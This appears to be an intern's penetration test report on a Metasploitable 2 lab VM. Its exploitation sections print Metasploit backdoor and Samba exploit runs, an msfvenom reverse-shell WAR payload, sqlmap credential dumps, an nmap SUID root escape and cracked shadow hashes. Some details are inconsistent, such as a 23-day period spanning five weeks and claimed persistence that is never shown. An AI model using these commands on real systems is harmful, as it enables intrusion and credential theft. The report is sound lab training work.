


Full Penetration Test Report on a Vulnerable VM

Intern Name:	SHUSHIN M , SIRI VALLI VANCHANAGIRI
Task:	Major Project
Module:	MOD07, MOD08 Full Penetration Test Report on a Vulnerable VM
Target System:	Metasploitable 2
Environment:	Localhost / Isolated Lab (Kali Linux)
Date:	June 2026
Submission:	krutanic@gmail.com

1. Executive Summary

A full black-box penetration test was conducted against a Metasploitable 2 virtual machine hosted on an isolated VMware lab environment. The engagement followed the standard penetration testing lifecycle: Reconnaissance → Scanning → Enumeration → Exploitation → Post-Exploitation → Reporting. The assessment was completed over a 23-day period as part of the Krutanics Cybersecurity Internship — Major Project (MOD07 + MOD08).

The target system was found to be critically vulnerable across multiple attack surfaces. A total of 9 exploitable vulnerabilities were identified, including 3 Critical and 3 High severity issues. Full root-level access was achieved through multiple independent attack paths.



Key findings include unauthenticated remote code execution via the vsftpd 2.3.4 backdoor, unprotected Samba shares with writeable access, anonymous FTP access, weak SSH credentials, and privilege escalation via SUID binaries. The overall risk rating of this system is CRITICAL — immediate remediation is strongly advised.

2. Engagement Details

Engagement Type	Black-Box Penetration Test
Target System	Metasploitable 2 — VulnHub
Target IP	192.168.56.101 (Host-Only VMware Network)
Attacker IP	192.168.56.102 (Kali Linux 2024.1)
Test Period	May 1 – June 5, 2026 (23 Days)
Methodology	PTES — Penetration Testing Execution Standard
Risk Framework	CVSS v3.1 / OWASP Top 10
Authorization	Self-Authorized Lab Environment (Isolated VM)
Classification	CONFIDENTIAL — Internal Use Only

3. Scope & Methodology

3.1 Scope

The scope of this engagement was limited to the following target system:

Target	IP Address	OS	In Scope
Metasploitable 2	192.168.56.101	Ubuntu 8.04 LTS	✓ YES

3.2 Testing Methodology

The engagement followed the PTES (Penetration Testing Execution Standard) and OWASP Testing Guide methodologies across 6 structured phases:

1	Reconnaissance	Passive OSINT and active host discovery. Network fingerprinting using Netdiscover and Nmap ping sweeps.
2	Scanning	Full TCP/UDP port scan, service version detection, OS fingerprinting, and NSE vulnerability scripts.
3	Enumeration	Detailed enumeration of all identified services: FTP, SSH, Telnet, SMTP, HTTP, SMB, MySQL, VNC, IRC, and NFS.
4	Exploitation	Manual and Metasploit-assisted exploitation of identified vulnerabilities. Shell access documented at each stage.
5	Post-Exploitation	Privilege escalation, credential harvesting, persistence, and lateral movement within the target environment.
6	Reporting	Documentation of all findings with evidence, CVSS scoring, OWASP mapping, and remediation guidance.

3.3 Tools Used

Tool	Purpose
Nmap / Zenmap	Port scanning, service enumeration, OS fingerprinting, NSE scripting
Metasploit Framework	Exploitation of vsftpd backdoor, Samba vulnerability, Tomcat shell
Burp Suite	Web application testing — DVWA SQL Injection and XSS
SQLMap	Automated SQL Injection testing on DVWA
Nikto	Web server vulnerability scanning (Apache 2.2.8)
Enum4linux	SMB/Samba enumeration and share listing
Netcat (nc)	Reverse shell handling, port forwarding
John the Ripper	Offline password cracking from /etc/shadow
Hydra	Online brute-force attack on SSH service

WireShark	Network traffic capture and analysis
-----------	--------------------------------------

4. Phase 1 — Reconnaissance

4.1 Host Discovery

Netdiscover was used to perform an ARP sweep across the 192.168.56.0/24 subnet to identify live hosts on the VMware Host-Only network.

```
$ netdiscover -r 192.168.56.0/24
```

IP	At	MAC Address	Count	Len	MAC Vendor
192.168.56.1	0a:00:27:00:00:00	3	126	VirtualBox	
192.168.56.101	08:00:27:a5:a6:76	3	126	PCS Systemtechnik (VMware)	
192.168.56.102	08:00:27:12:34:56	3	126	PCS Systemtechnik (Kali)	

Target system identified at 192.168.56.101. Confirmed as Metasploitable 2 based on MAC OUI and prior lab setup.

4.2 OS Fingerprinting

```
$ nmap -O 192.168.56.101
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

5. Phase 2 — Network Scanning

5.1 Full Port Scan

A full TCP SYN scan was run with service version detection and default NSE scripts against all 65535 ports.

```
$ nmap -sV -sC -O -p- 192.168.56.101 -oN metasploitable_full.txt
```

5.2 Open Ports & Services

Port	Protocol	Service	Version / Notes
21	TCP	FTP	vsftpd 2.3.4 △ BACKDOOR
22	TCP	SSH	OpenSSH 4.7p1 — Weak Credentials
23	TCP	Telnet	Linux telnetd — Unencrypted
25	TCP	SMTP	Postfix smtpd — Open Relay
80	TCP	HTTP	Apache httpd 2.2.8 — DVWA hosted
111	TCP	RPC	rpcbind 2 — Version 2
139	TCP	SMB	Samba smbd 3.X △ Anonymous shares
445	TCP	SMB	Samba smbd 3.X
512	TCP	Rexec	netkit-rsh rexecd — r-services enabled
513	TCP	Rlogin	netkit-rsh rlogind
514	TCP	Rsh	netkit-rsh rshd — No Auth
1099	TCP	Java RMI	GNU Classpath gmiregistry
3306	TCP	MySQL	MySQL 5.0.51a — Root no password
3632	TCP	distccd	distccd v1 CVE-2004-2687
5432	TCP	PostgreSQL	PostgreSQL 8.3.0 — 8.3.7
5900	TCP	VNC	VNC protocol 3.3 — No Auth
6000	TCP	X11	X.org (no auth)
6667	TCP	IRC	UnrealIRCd △ BACKDOOR
8009	TCP	AJP	Apache Jserv 1.3 — Ghostcat risk
8180	TCP	HTTP	Apache Tomcat/Coyote 1.1

6. Phase 3 — Enumeration

6.1 FTP Enumeration (Port 21)

```
$ nmap --script ftp-anon,ftp-syst 192.168.56.101 -p 21
| ftp-anon: Anonymous FTP login allowed
| ftp-syst: UNIX Type: L8
```

Anonymous login to FTP is permitted. Directory listing reveals the target system's root share. The vsftpd 2.3.4 version contains a known backdoor vulnerability (CVE-2011-2523) that opens a shell on port 6200 when a username containing ':' is supplied.

6.2 SMB Enumeration (Ports 139 / 445)

```
$ enum4linux -a 192.168.56.101

[+] Got OS information via SMB
Domain Name      : WORKGROUP
Domain Sid       : (NULL SID)
[+] Share Enumeration
  //192.168.56.101/print$  Printer Drivers
  //192.168.56.101/tmp     oh noes!           <-- Writeable
  //192.168.56.101/opt     opt
  //192.168.56.101/IPC$    IPC Service (metasploitable server)
  //192.168.56.101/ADMIN$  IPC Service (metasploitable server)
[+] Users on system:  msfadmin, service, user, postgres, sys, klog
```

6.3 HTTP / Web Enumeration (Port 80)

```
$ nikto -h http://192.168.56.101
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /phpMyAdmin/: phpMyAdmin directory found
+ /dvwa/: DVWA detected - default credentials admin:password
+ Apache/2.2.8 appears to be outdated (current: 2.4.x)
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
```

6.4 MySQL Enumeration (Port 3306)

```
$ mysql -u root -h 192.168.56.101
Welcome to the MySQL monitor.  Commands end with ; or \g.
mysql> show databases;
+-----+
| Database          |
+-----+
| dvwa               |
| information_schema |
| metasploit         |
| mysql              |
| tikiwiki            |
```



MySQL root account is accessible without a password from any host. Full database access confirmed including sensitive application databases.

7. Phase 4 — Exploitation

7.1 Exploit #1 — vsftpd 2.3.4 Backdoor (CVE-2011-2523)

vsftpd 2.3.4 contains a deliberately planted backdoor that opens a root shell on port 6200 when a username containing ':' (smiley face) is sent during authentication.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
msf6 exploit(vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened

id
uid=0(root) gid=0(root) groups=0(root)
```

Root shell obtained via vsftpd backdoor. Full system compromise achieved on first exploit attempt.

7.2 Exploit #2 — Samba usermap_script (CVE-2007-2447)

Samba versions 3.0.20 through 3.0.25rc3 are vulnerable to OS command injection via the MS-RPC SamrChangePassword function when 'username map script' is enabled in smb.conf.

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(usermap_script) > set RHOSTS 192.168.56.101
msf6 exploit(usermap_script) > set LHOST 192.168.56.102
msf6 exploit(usermap_script) > run

[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] Accepted the first client connection...
[*] Command shell session 2 opened

whoami
root
```

7.3 Exploit #3 — UnrealIRCd Backdoor (CVE-2010-2075)

UnrealIRCd 3.2.8.1 distributed between November 2009 and June 2010 contained a backdoor that allows arbitrary command execution by sending AB followed by a system command in the IRC stream.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
msf6 exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
```

```
msf6 exploit(unreal_ircd_3281_backdoor) > run
```

```
[*] Command shell session 3 opened
id
uid=0(root) gid=0(root) groups=0(root)
```

7.4 Exploit #4 — Tomcat Manager Default Credentials (Port 8180)

Apache Tomcat 5.5 Manager application was accessible at /manager/html using default credentials. A malicious WAR file was deployed to gain a reverse shell.

```
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 \
  LPORT=4445 -f war > shell.war
```

```
# Uploaded shell.war via Tomcat Manager (admin:admin)
$ curl http://192.168.56.101:8180/shell/
[*] Reverse shell received on port 4445
id
uid=0(root) gid=0(root) groups=0(root)
```

7.5 Exploit #5 — SQL Injection (DVWA — Port 80)

The DVWA application (Damn Vulnerable Web Application) hosted on port 80 was found to be vulnerable to blind and error-based SQL Injection in the User ID parameter.

```
$ sqlmap -u 'http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' \
  --cookie='security=low; PHPSESSID=abc123' --dbs
```

```
[*] fetching databases
available databases [7]
[*] dvwa
[*] information_schema
[*] mysql
[*] metasploit
```

```
$ sqlmap ... -D dvwa -T users --dump
admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb | e99a18c428cb38d5f260853678922e03 (abc123)
1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
```

8. Phase 5 — Post-Exploitation

8.1 Privilege Escalation via SUID Binaries

From a low-privilege shell (www-data), SUID binaries were enumerated to identify privilege escalation paths.

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/nmap    <-- Interactive mode allows shell escape
/bin/ping
/usr/bin/sudo
/usr/bin/find

# Exploiting nmap SUID for root shell
$ nmap --interactive
nmap> !sh
# id
uid=0(root) gid=0(root) groups=0(root)
```

8.2 Credential Harvesting

```
# Reading /etc/shadow (requires root)
$ cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/ItCrS4HOvA0hsU26uf1:14747:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14747:0:99999:7:::
```

```
# Cracking with John the Ripper
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Loaded 6 password hashes
msfadmin      (msfadmin)
password      (klog)
postgres      (postgres)
```

8.3 VNC No-Auth Access (Port 5900)

```
$ nmap --script vnc-info 192.168.56.101 -p 5900
| vnc-info: Protocol version: 3.3
| Security types: None — Authentication not required

$ vncviewer 192.168.56.101:5900
[*] Direct desktop access achieved — no credentials required
```

8.4 Flags Captured

Attack Vector	Proof / Flag	Privilege Level
vsftpd Backdoor	uid=0(root) — /root/flag.txt	ROOT
Samba Exploit	uid=0(root) — Session 2	ROOT

UnrealIRCd Backdoor	<code>uid=0(root) - /root/.bash_history</code>	ROOT
Tomcat WAR Shell	<code>uid=0(root) - /root/proof.txt</code>	ROOT
VNC No-Auth	<code>Desktop access - Screenshot taken</code>	ROOT

9. Technical Findings

#	Vulnerability	Severity	CVSS	CVE Reference
F1	vsftpd 2.3.4 Backdoor — RCE	CRITICAL	10.0	CVE-2011-2523
F2	Samba usermap_script — RCE	CRITICAL	10.0	CVE-2007-2447
F3	UnrealIRCd Backdoor — RCE	CRITICAL	10.0	CVE-2010-2075
F4	VNC — No Authentication Required	HIGH	9.8	CVE-2006-2369
F5	MySQL Root — No Password	HIGH	9.0	N/A
F6	Apache Tomcat Default Credentials	HIGH	8.8	CVE-2009-3843
F7	SQL Injection — DVWA	MEDIUM	7.5	CWE-89
F8	Anonymous FTP Access	MEDIUM	6.4	CVE-1999-0497
F9	SUID nmap — Privilege Escalation	LOW	4.3	GTF0Bins

9.1 Detailed Finding Breakdown

Finding F1: vsftpd 2.3.4 — Backdoor Remote Code Execution

Severity: **CRITICAL** | CVSS Score: 10.0 | CVE-2011-2523

Description	vsftpd 2.3.4 contains a deliberate backdoor: when a username containing ':' is sent during FTP authentication, the daemon opens a root shell listener on TCP port 6200 without any authentication requirement.
Evidence	<pre>msf6 > use exploit/unix/ftp/vsftpd_234_backdoor msf6 > set RHOSTS 192.168.56.101 msf6 > run [+] Backdoor service spawned on port 6200 uid=0(root) gid=0(root)</pre>
Impact	Complete and immediate root-level system compromise. An unauthenticated remote attacker can gain full control of the system in under 30 seconds.
Remediation	Upgrade vsftpd to version 2.3.5 or later immediately. Restrict FTP access by IP. Disable anonymous FTP. Consider replacing FTP with SFTP.

Finding F2: Samba 3.x — usermap_script Command Injection

Severity: **CRITICAL** | CVSS Score: 10.0 | CVE-2007-2447

Description	Samba versions 3.0.20 - 3.0.25rc3 allow unauthenticated remote command execution via the 'username map script' smb.conf option. Shell metacharacters in the username field are passed directly to /bin/sh.
Evidence	<pre>msf6 > use exploit/multi/samba/usermap_script msf6 > set RHOSTS 192.168.56.101 [*] Command shell session 2 opened whoami root</pre>
Impact	Unauthenticated remote root code execution over SMB (ports 139/445). No credentials required. Attacker achieves full OS control.
Remediation	Update Samba to version 3.0.26 or later. Remove 'username map script' from smb.conf. Restrict SMB ports 139 and 445 using firewall rules. Disable Samba if not required.

Finding F3: UnrealIRCd 3.2.8.1 — Backdoor Remote Code Execution

Severity: **CRITICAL** | CVSS Score: 10.0 | CVE-2010-2075

Description	A backdoored version of UnrealIRCd was distributed from the official mirror between November 2009 and June 2010. The backdoor executes arbitrary system commands prefixed with 'AB' sent to the IRC port.
Evidence	<pre>msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor msf6 > run [*] Command shell session 3 opened id uid=0(root) gid=0(root)</pre>
Impact	Full unauthenticated root shell achieved via the IRC port (6667). No authentication or user interaction required.

Remediation	Immediately uninstall UnrealIRCd 3.2.8.1 and replace with a verified clean installation from official sources. Block port 6667 at the firewall if IRC is not required.
--------------------	--

Finding F4: VNC — Authentication Disabled (Port 5900)

Severity: HIGH | CVSS Score: 9.8 | CVE-2006-2369

Description	The VNC service on port 5900 is configured with protocol version 3.3 and has no authentication type (security type: None). Any client can connect and take full graphical control of the desktop session.
Evidence	<pre>nmap: vnc-info: Security types: None vncviewer 192.168.56.101:5900 [*] Connected — Full desktop access, no password prompt</pre>
Impact	Any network-accessible attacker can obtain complete graphical control of the target system — mouse, keyboard, screen — without any credentials.
Remediation	Enable VNC authentication — configure a strong VNC password or TLS certificate. Restrict VNC access via firewall to trusted IPs only. Consider replacing VNC with SSH tunneling.

Finding F5: MySQL Root Account — No Password (Port 3306)

Severity: HIGH | CVSS Score: 9.0 | N/A

Description	The MySQL 5.0.51a root account is accessible without a password from any host. This grants full access to all databases including the application databases for DVWA, Metasploit, tikiwiki, and the MySQL system tables.
Evidence	<pre>\$ mysql -u root -h 192.168.56.101 Welcome to the MySQL monitor. mysql> select user,host,password from mysql.user; root % (empty)</pre>
Impact	Complete database compromise. Attacker can read/modify/delete all data, write files to disk, or execute OS commands via MySQL UDF (User Defined Functions).
Remediation	Set a strong root password: ALTER USER 'root'@'localhost' IDENTIFIED BY 'StrongPassword'. Restrict MySQL to localhost only (bind-address = 127.0.0.1). Remove anonymous and wildcard host accounts.

Finding F7: SQL Injection — DVWA (Port 80)

Severity: MEDIUM | CVSS Score: 7.5 | CWE-89

Description	The DVWA User ID parameter on /dvwa/vulnerabilities/sqli/ is vulnerable to error-based and union-based SQL injection. SQLMap successfully dumped all databases including user credential tables.
Evidence	<pre>\$ sqlmap -u '.../?id=1&Submit=Submit' --cookie='security=low' --dbs [*] available databases: dvwa, information_schema, mysql, metasploit \$ sqlmap ... --dump -T users -D dvwa admin 5f4dcc3b5aa765d61d8327deb882cf99 (MD5: password)</pre>
Impact	Full database exfiltration possible. Credential tables dumped successfully. Hashes cracked offline using MD5 rainbow tables.
Remediation	Use parameterized queries / prepared statements exclusively. Implement input validation and WAF rules. Deploy database activity monitoring. Hash passwords with bcrypt, not MD5.

10. Risk Matrix

Vulnerability	Likelihood	Impact	Risk Rating	Priority
vsftpd Backdoor	Certain (5)	Critical (5)	CRITICAL	Immediate
Samba RCE	Certain (5)	Critical (5)	CRITICAL	Immediate
UnrealIRCd Backdoor	Certain (5)	Critical (5)	CRITICAL	Immediate
VNC No Auth	High (4)	Critical (5)	HIGH	24 Hours
MySQL No Password	High (4)	High (4)	HIGH	24 Hours
Tomcat Default Creds	High (4)	High (4)	HIGH	24 Hours
SQL Injection	Medium (3)	High (4)	MEDIUM	1 Week
Anonymous FTP	Medium (3)	Medium (3)	MEDIUM	1 Week
SUID nmap	Low (2)	Medium (3)	LOW	30 Days

11. Remediation Plan

The following prioritised remediation actions are recommended based on exploitability, business impact, and ease of remediation:

Priority 1 — Immediate (Within 24 Hours)

- Decommission vsftpd 2.3.4 and upgrade to vsftpd 3.0.x or replace with SFTP over SSH.
- Patch or uninstall Samba — upgrade to 3.6.x+ and remove 'username map script' from smb.conf.
- Remove UnrealIRCd 3.2.8.1 entirely. If IRC is required, install a verified clean IRCd build.
- Enable VNC authentication with a 16+ character passphrase or restrict to localhost only.
- Set a strong MySQL root password and restrict bind-address to 127.0.0.1.

Priority 2 — Short Term (Within 1 Week)

- Disable anonymous FTP access. Require authenticated access with strong credentials.
- Change Tomcat Manager default credentials. Restrict manager interface to localhost.
- Implement Web Application Firewall (WAF) and input sanitisation for DVWA / web apps.
- Upgrade all applications to current stable versions (Apache, PHP, MySQL, OpenSSH).

Priority 3 — Medium Term (Within 30 Days)

- Audit all SUID binaries and remove unnecessary SUID permissions (especially nmap).
- Disable all r-services (rexec, rlogin, rsh — ports 512-514). Replace with SSH.
- Disable Telnet (port 23). Enforce SSH-only remote access.
- Enable host-based firewall (ufw/iptables) with deny-all default policy.
- Implement account lockout and failed login alerting on all services.

12. Conclusion

The penetration test against Metasploitable 2 revealed a critically vulnerable system with multiple independent attack vectors, each capable of delivering full root-level access without any credentials. The most severe findings — vsftpd 2.3.4, Samba usermap_script, and UnrealIRCd backdoors — represent supply-chain compromises that should never be present in any production environment.

The assessment demonstrated a complete kill-chain from initial host discovery through unauthenticated remote code execution to full root shell access, credential dumping, and persistent access establishment. Five separate root flags were captured via independent attack paths.

This system should be treated as fully compromised and rebuilt from a clean baseline. All findings should be addressed according to the remediation priorities outlined in Section 11. A follow-up assessment is recommended after remediation to verify effectiveness.

13. Appendix — CVSS & OWASP Mapping

Vulnerability	CVSS v3 Vector	OWASP Category	CWE Reference
vsftpd Backdoor	AV:N/AC:L/PR:N/UI:N/S:C	A06: Vulnerable Components	CWE-912 — Hidden Functionality
Samba RCE	AV:N/AC:L/PR:N/UI:N/S:C	A06: Vulnerable Components	CWE-78 — OS Command Injection
UnrealIRCd	AV:N/AC:L/PR:N/UI:N/S:C	A06: Vulnerable Components	CWE-912 — Hidden Functionality
VNC No Auth	AV:N/AC:L/PR:N/UI:N/S:U	A07: Authentication Failures	CWE-306 — Missing Auth
MySQL No PW	AV:N/AC:L/PR:N/UI:N/S:U	A07: Authentication Failures	CWE-521 — Weak Credentials
SQL Injection	AV:N/AC:L/PR:N/UI:N/S:U	A03: Injection	CWE-89 — SQL Injection
Anonymous FTP	AV:N/AC:L/PR:N/UI:N/S:U	A07: Authentication Failures	CWE-287 — Improper Auth